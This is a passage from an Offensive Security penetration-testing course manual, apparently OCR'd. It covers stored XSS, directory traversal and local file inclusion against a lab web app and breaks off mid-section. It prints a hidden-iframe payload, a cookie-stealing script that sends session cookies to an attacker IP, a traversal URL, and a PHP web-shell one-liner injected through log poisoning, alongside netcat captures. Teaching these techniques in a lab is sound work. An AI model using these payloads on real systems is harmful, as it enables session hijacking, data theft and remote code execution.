


Figure 146: Submitting an XSS Payload

Copyright © Offensive Security Ltd. All rights reserved.

After submitting our payload, refreshing the Feedback page should execute our injected JavaScript:




Figure 147: The JavaScript Executes When the Page is Viewed

Excellent. We have injected a cross-site scripting payload into the web application's database and it will be served to anyone that views the site. A simple alert window is a somewhat trivial example of what can be done with cross-site scripting so let's try something more interesting.

9.4.2.3 Content Injection

XSS vulnerabilities are often used to deliver client-side attacks as they allow for the redirection of a victim's browser to a location of the attacker's choosing. A stealthy alternative to a redirect is to inject an invisible *iframe*[268] like the following into our XSS payload.

```
<iframe src=http://10.11.0.4/report height="0" width="0"></iframe>
```

Listing 288 - Using an iframe to deliver an XSS payload

An iframe is used to embed another file, such as an image or another HTML file, within the current HTML document. In our case, "report" is a file hyperlinked to our attack machine, and the iframe is invisible because it has no size since the height and width are set to zero.

Once this payload has been submitted, any user that visits the page will connect back to our attack machine. To test this, we can create a Netcat listener on our attack machine (10.11.0.4 in this example) on port 80, and refresh the Feedback page.

```
kali@kali:~$ sudo nc -nvlp 80
[sudo] password for kali:
listening on [any] 80 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 41612
GET /report HTTP/1.1
Host: 10.11.0.4
```

[268] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe

Copyright © Offensive Security Ltd. All rights reserved.

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.11.0.22/feedback.php
...
```

Listing 289 - Using Netcat to receive a XSS request

As demonstrated above, the browser redirection worked, sending the victim browser to our attack machine through the iframe. Again, the victim would not see the zero-size iframe in their browser.

We could take this farther and redirect the victim browser to a client-side attack or to an information gathering script.

To do this, we would want to first capture the victim's User-Agent header to help identify the kind of browser they are using. In the above example, we used Netcat because it shows us the full request sent from the browser, including the User-Agent header. The Apache HTTP Server will also capture the User-Agent header by default in /var/log/apache2/access.log.

We will not be executing any client-side attacks here. Instead, we will attempt to gain access to the web application as an administrative user.

9.4.2.4 Stealing Cookies and Session Information

We can also use XSS to steal *cookies*[269] and session information if the application uses an insecure session management configuration. If we can steal an authenticated user's cookie, we could masquerade as that user within the target web site.

To provide some background, websites use cookies to track *state*[270] and information about users. Cookies can be set with several optional flags, including two that are particularly interesting to us as penetration testers: *Secure* and *HttpOnly*.

The Secure[271] flag instructs the browser to only send the cookie over encrypted connections, such as HTTPS. This protects the cookie from being sent in cleartext and captured over the network.

The HttpOnly[272] flag instructs the browser to deny JavaScript access to the cookie. If this flag is not set, we can use an XSS payload to steal the cookie.

However, even if this flag is not set, we must work around some other browser controls because browser security dictates that cookies set by one domain cannot be sent directly to another domain. As an aside, this can be relaxed for subdomains in the *Set-Cookie* directive via the *Domain* and *Path* flags. As a workaround, if JavaScript can access the cookie value, we can use it as part of a link and send the link, which we could deconstruct to retrieve the cookie value.

Let's try an example to demonstrate how this works. Our example application sets a *PHPSESSID* cookie when an admin user logs in. The application uses the cookie to determine if the user has

[269] (Wikipedia, 2019), https://en.wikipedia.org/wiki/HTTP_cookie

[270] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Session_(computer_science)

[271] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Secure_cookie

[272] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies#Secure_and_HttpOnly_cookies

Copyright © Offensive Security Ltd. All rights reserved.

been authenticated. If we modify our payload, we can capture the victim's *PHPSESSID* cookie to gain access to their authenticated session.

We will use JavaScript to read the value of the cookie and append it to an image URL that links back to our attack machine. The browser will read the image tag and send a GET request to our attack system with the victim's cookie as part of the URL query string.

To implement our cookie stealer, we need to modify our XSS payload as follows:

```
<script>new Image().src="http://10.11.0.4/cool.jpg?output="+document.cookie;</script>
```

Listing 290 - An XSS payload to steal cookies

Once we submit this payload to the application, we just need to wait for an authenticated user to access the application so we can steal the *PHPSESSID* cookie. We can do this manually from our Windows 10 lab machine or we can use a PowerShell script on the Windows 10 lab machine (Documents/admin_login.ps1) to simulate an admin user login:

```
$username="admin"
$password="p@ssw0rd"
$url_login="127.0.0.1/login.php"

$ie = New-Object -com InternetExplorer.Application
$ie.Visible = $true
$ie.navigate("$url_login")
while($ie.ReadyState -ne 4){ start-sleep -m 1000}
$ie.document.getElementsByName("username")[0].value="$username"
$ie.document.getElementsByName("password")[0].value="$password"
start-sleep -m 10
$ie.document.getElementsByClassName("btn")[0].click()
start-sleep -m 100
$ie.Quit()
[System.Runtime.Interopservices.Marshal]::ReleaseComObject($ie)
```

Listing 291 - admin_login.ps1

This script creates an instance of Internet Explorer, navigates to the login page, logs in, and then exits. This is enough to trigger our XSS payloads. We can run the script with **`-ExecutionPolicy Bypass`** to temporarily allow unsigned scripts and **`-File admin_login.ps1`** to specify the script to execute:

```
C:\Users\admin\Documents> powershell -ExecutionPolicy Bypass -File admin_login.ps1
```

Listing 292 - Running the PS1 script

When our victim views the affected page, their browser will make a connection back to us with the authenticated session ID value:

```
kali@kali:~$ sudo nc -nvlp 80
listening on [any] 80 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 53824
GET /cool.jpg?output=PHPSESSID=ua19spmd8i3t1l9acl9m2tfi76 HTTP/1.1
Referer: http://127.0.0.1/admin.php
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
...
```

Listing 293 - Using Netcat to receive the cookie

Copyright © Offensive Security Ltd. All rights reserved.

Now that we have the authenticated session ID, we need to set it in our browser. We can use the Cookie-Editor[273] browser add-on to easily set and manipulate cookies.

We can install this add-on by browsing to https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/ in Firefox and clicking on *Add to Firefox*:




Figure 148: Firefox Add-ons Manager

[273] (Mozilla, 2019), https://addons.mozilla.org/en-US/firefox/addon/cookie-editor/

Copyright © Offensive Security Ltd. All rights reserved.

We'll click *Add* to accept the permissions dialog and install the add-on. We should now have a new cookie icon on the Firefox toolbar next to the FoxyProxy Icon.




Figure 149: Cookie-Editor Shortcut

Now that we have Cookie-Editor installed, we'll head back to the web application and click on the Cookie-Editor icon to open its dialog window.




Figure 150: Cookie-Editor Dialog Window

Copyright © Offensive Security Ltd. All rights reserved.

Next, we'll click the *Add* button, paste in the stolen cookie values, and click *Add* to save the new cookie:



Figure 151: Adding a Cookie

Once the cookie value is added, we can browse to the administrative interface at **/admin.php** without providing any credentials:




Figure 152: Accessing the Admin Page Without Credentials

Notice that we don't get redirected to the login page and we have "Delete" links next to the feedback items. This indicates that we have successfully hijacked the administrative user's session. Note that this attack is session-specific. Once we steal the session, we can masquerade as the victim until they log out or their session expires.

9.4.2.5 Exercises

1. Exploit the XSS vulnerability in the sample application to get the admin cookie and hijack the session. Remember to use the PowerShell script on your Windows 10 lab machine to simulate the admin login.
2. Consider what other ways an XSS vulnerability in this application might be used for attacks.

Copyright © Offensive Security Ltd. All rights reserved.

3. Does this exploit attack the server or clients of the site?

9.4.2.6 Other XSS Attack Vectors

The previous sections illustrate some basic XSS exploitation examples. If a web application does not filter any user input before displaying it, we have the full range of JavaScript at our disposal, limited only by the length of code we can inject. Even with limited payload sizes, it may be possible to use XSS to inject a link to an external JavaScript file, bypassing the size restriction.

The potential impact of XSS is not limited to stealing cookies. We have already mentioned redirects and client-side attacks. Other examples of XSS payloads include keystroke loggers, phishing attacks, port scanning, and content scrapers/skimmers. Kali Linux includes *BeEF*, the Browser Exploitation Framework, that can leverage a simple XSS vulnerability to launch many different client-side attacks. While we will not be covering BeEF here, take time to explore its functionality against your Windows 10 lab machine.

9.4.3 Directory Traversal Vulnerabilities

Directory traversal[274] vulnerabilities, also known as *path traversal* vulnerabilities, allow attackers to gain unauthorized access to files within an application or files normally not accessible through a web interface, such as those outside the application's web root directory. This vulnerability occurs when input is poorly validated, subsequently granting an attacker the ability to manipulate file paths with "../" or "..\" characters.

These attacks can expose sensitive information but they do not execute code on the application server. On certain application servers written in specific programming languages, directory traversal attacks can be used to help facilitate *file inclusion* attacks. While there is some overlap in the techniques used to identify these two types of vulnerabilities, they are distinct in their outcome. We will cover directory traversal techniques first and file inclusion vulnerabilities in a later section.

9.4.3.1 Identifying and Exploiting Directory Traversals

A search for directory traversals begins with the examination of URL query strings and form bodies in search of values that appear as file references, including the most common indicator: file extensions in URL query strings.

Once we've identified some likely candidates, we can modify these values to attempt to reference files that should be readable by any user on the system, such as **/etc/passwd** on Linux or **c:\boot.ini** on Windows.

Let's return to the sample application on our Windows 10 lab machine to demonstrate this vulnerability. Be sure to start both Apache and MySQL before continuing.

[274] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Directory_traversal_attack

 Copyright © Offensive Security Ltd. All rights reserved.

From the main web index page, click on “Menu” to show the sample menu:




Figure 153: Looking for Files

After clicking the “Menu” link, the URL is updated and contains a parameter named *file* with a value of “current_menu.php”. The file extension on a parameter value is usually a good indication that we should investigate further because it suggests text or code is being included from a different resource. Most directory traversals are not this obvious but a fair number of old PHP applications load pages in a similar fashion.

Without knowing what the code looks like, we can start poking at it by changing the value of *file*. If we change “current_menu.php” to something like “old.php”, we get an error instead of the menu:




Figure 154: Generating an Error in the Application

Notice that the error message indicates the server failed to open a file for inclusion and returns a full file path. This indicates that we can likely control the content being rendered in the page by manipulating the *file* parameter. If we didn’t already know we were targeting a Windows host, this error message would give it away. It also includes information on the source directory of the application. OS information is crucial when exploiting a directory traversal.

Copyright © Offensive Security Ltd. All rights reserved.

Since we know the application is running on a Windows system, let's update our payload to target the Windows **hosts** file. This is a useful file to target on Windows systems since it is reliable and accessible by any user.

Let's change the parameter value to **c:\windows\system32\drivers\etc\hosts** and submit the URL:

```
http://10.11.0.22/menu.php?file=c:\windows\system32\drivers\etc\hosts
```

Listing 294 - Updating the URL for Windows hosts file

After submitting this URL in our browser, the page includes the content of the **hosts** file:



Figure 155: Attempting to Exploit the Directory Traversal Vulnerability

Excellent. It appears this directory traversal vulnerability allows us to read files of any type, including those outside the web root directory.

9.4.3.2 Exercise

1. Exploit the directory traversal vulnerability to read arbitrary files on your Windows 10 lab machine.

9.4.4 File Inclusion Vulnerabilities

Unlike directory traversals that simply display the contents of a file, file inclusion[275] vulnerabilities allow an attacker to include a file into the application's running code.

In order to actually exploit a file inclusion vulnerability, we must be able to not only execute code, but also to write our shell payload somewhere.

Local file inclusions (LFI) occur when the included file is loaded from the same web server. Remote file inclusions (RFI) occur when a file is loaded from an external source. These vulnerabilities are commonly found in PHP applications but they can occur in other programming languages as well.

The exploitation of these vulnerabilities depends on the programming language the application is written in and the server configuration. In the case of PHP, the version of the language runtime and

[275] (Wikipedia, 2019), https://en.wikipedia.org/wiki/File_inclusion_vulnerability

Copyright © Offensive Security Ltd. All rights reserved.

web server configurations, specifically **php.ini** values such as *register_globals* and *allow_url* wrappers, make a considerable difference in how these vulnerabilities can be exploited.

> *The php.ini file on the Windows 10 lab machine can be found at* **C:\xampp\php\php.ini**. *Before making any changes to this file, consider making a backup.*

Note that directory traversal vulnerabilities are often used in conjunction with LFI's, specifically to specify the file used in the LFI payload.

9.4.4.1 Identifying File Inclusion Vulnerabilities

File inclusions can be discovered in the same way as directory traversals. We must locate parameters we can manipulate and attempt to use them to load arbitrary files. However, a file inclusion takes this one step further, as we attempt execute the contents of the file within the application.

We should also check these parameters to see if they are vulnerable to remote inclusion (RFI) by changing their values to a URL instead of a local path. We are less likely to find RFI vulnerabilities since the default configuration for modern PHP versions disables remote URL includes, a key feature we need to execute remote code. However, we should still test for RFIs as they are often easier to exploit than LFIs. We can use Netcat, Apache, or Python to handle the request just like we did with XSS. We may need to try hosting our payloads on different ports since any remote connection initiated by the target server may be subject to internal firewalls or routing rules. Some trial and error may be necessary.

9.4.4.2 Exploiting Local File Inclusion (LFI)

Let's return to the sample application on our Windows 10 lab machine. We will pick up where we left off with the directory traversal attack and take a look at the source code of **menu.php** to clarify what we are dealing with:

```
37  <?php
38      $file = $_GET["file"];
39      include $file; ?>
```

Listing 295 - Code excerpt from menu.php

The application reads in the *file* parameter from the request query string and then uses that value with an *include*[276] statement. This means that the application will execute any PHP code within the specified file. If the application opened the file with *fread* and used *echo* to display the contents, any code in the file would be displayed instead of executed.

We might be able to push this vulnerability to remote code execution if we can somehow write PHP code to a local file. Since we can't upload a file to the server, what options do we have?

[276] (The PHP Group, 2019), https://www.php.net/manual/en/function.include.php

Copyright © Offensive Security Ltd. All rights reserved.

9.4.4.3 Contaminating Log Files

One way we can try to inject code onto the server is through log file poisoning. Most application servers will log all URLs that are requested. We can use this to our advantage by submitting a request that includes PHP code. Once the request is logged, we can use the log file in our LFI payload.

The tools used in this module, especially Dirb, can fill the Apache log files with lots of noise. The next steps of this section are easier to see and understand if the log files are relatively clean. We'll use the Documents/clear_logs.ps1 script on the Windows 10 client to clean up the contents of the Apache log files.

We can run the script with **-ExecutionPolicy Bypass** to temporarily allow unsigned scripts and **-File clear_logs.ps1** to specify the script to execute:

```
C:\Users\admin\Documents> powershell -ExecutionPolicy Bypass -File clear_logs.ps1
```

Listing 296 - Running the PS1 script to clear Apache log files

Next, let's use Netcat to connect to our Windows 10 lab machine on port 80 with an interesting payload. Let's walk through the components of the payload.

First, notice that the entire payload is written in PHP: it begins with *<?php* and ends with ?>. The bulk of the PHP payload is a simple *echo* command that will print output to the page. This output is first wrapped in *pre* HTML tags, which preserve any line breaks or formatting in the results of the function call. Next is the function call itself, *shell_exec*, which will execute an OS command. Finally, the OS command is retrieved from the "cmd" parameter of the GET request with *_GET['cmd']*. This one line of PHP will let us specify an OS command via the query string and output the results in the browser.

Let's send that payload now:

```
kali@kali:~$ nc -nv 10.11.0.22 80
(UNKNOWN) [10.11.0.22] 80 (http) open
<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>';?>

HTTP/1.1 400 Bad Request
```

Listing 297 - Using Netcat to send a PHP payload

Despite the "Bad Request"[277] error (generated because we did not make a valid HTTP request), we can verify the request was submitted by checking the Apache log files on our Windows 10 lab machine.

We can view these logs by opening C:\xampp\apache\logs\access.log or by using the XAMPP Control Panel.

Our payload should be found near the end of the log file:

```
10.11.0.4 - - [30/Nov/2019:13:55:12 -0500]
"GET /css/bootstrap.min.css HTTP/1.1" 200 155758 "http://10.11.0.22/menu.php?file=\\Wi
ndows\\System32\\drivers\\etc\\hosts" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/
```

[277] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTTP/Status/400

Copyright © Offensive Security Ltd. All rights reserved.

```
20100101 Firefox/60.0"
10.11.0.4 - - [30/Nov/2019:13:58:07 -0500] "GET /tacotruck.php HTTP/1.1" 200 1189 "htt
p://10.11.0.22/menu.php?file=/" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/201001
01 Firefox/60.0"
10.11.0.4 - - [30/Nov/2019:14:01:41 -0500] ""<?php echo '<pre>' . shell_exec($_GET['cm
d']) . '</pre>';?>\n" 400 981 "-" "-"
```

Listing 298 - Apache access.log file

Since our payload has been logged, we can attempt LFI execution.

9.4.4.4 LFI Code Execution

Next, we'll use the LFI vulnerability to include the Apache access.log file that contains our PHP payload. We know the application is using an *include* statement so the contents of the included file will be executed as PHP code.

We'll build a URL that includes the location of the log as well as our command to be executed (**ipconfig**) sent as the *cmd* parameter's value.

```
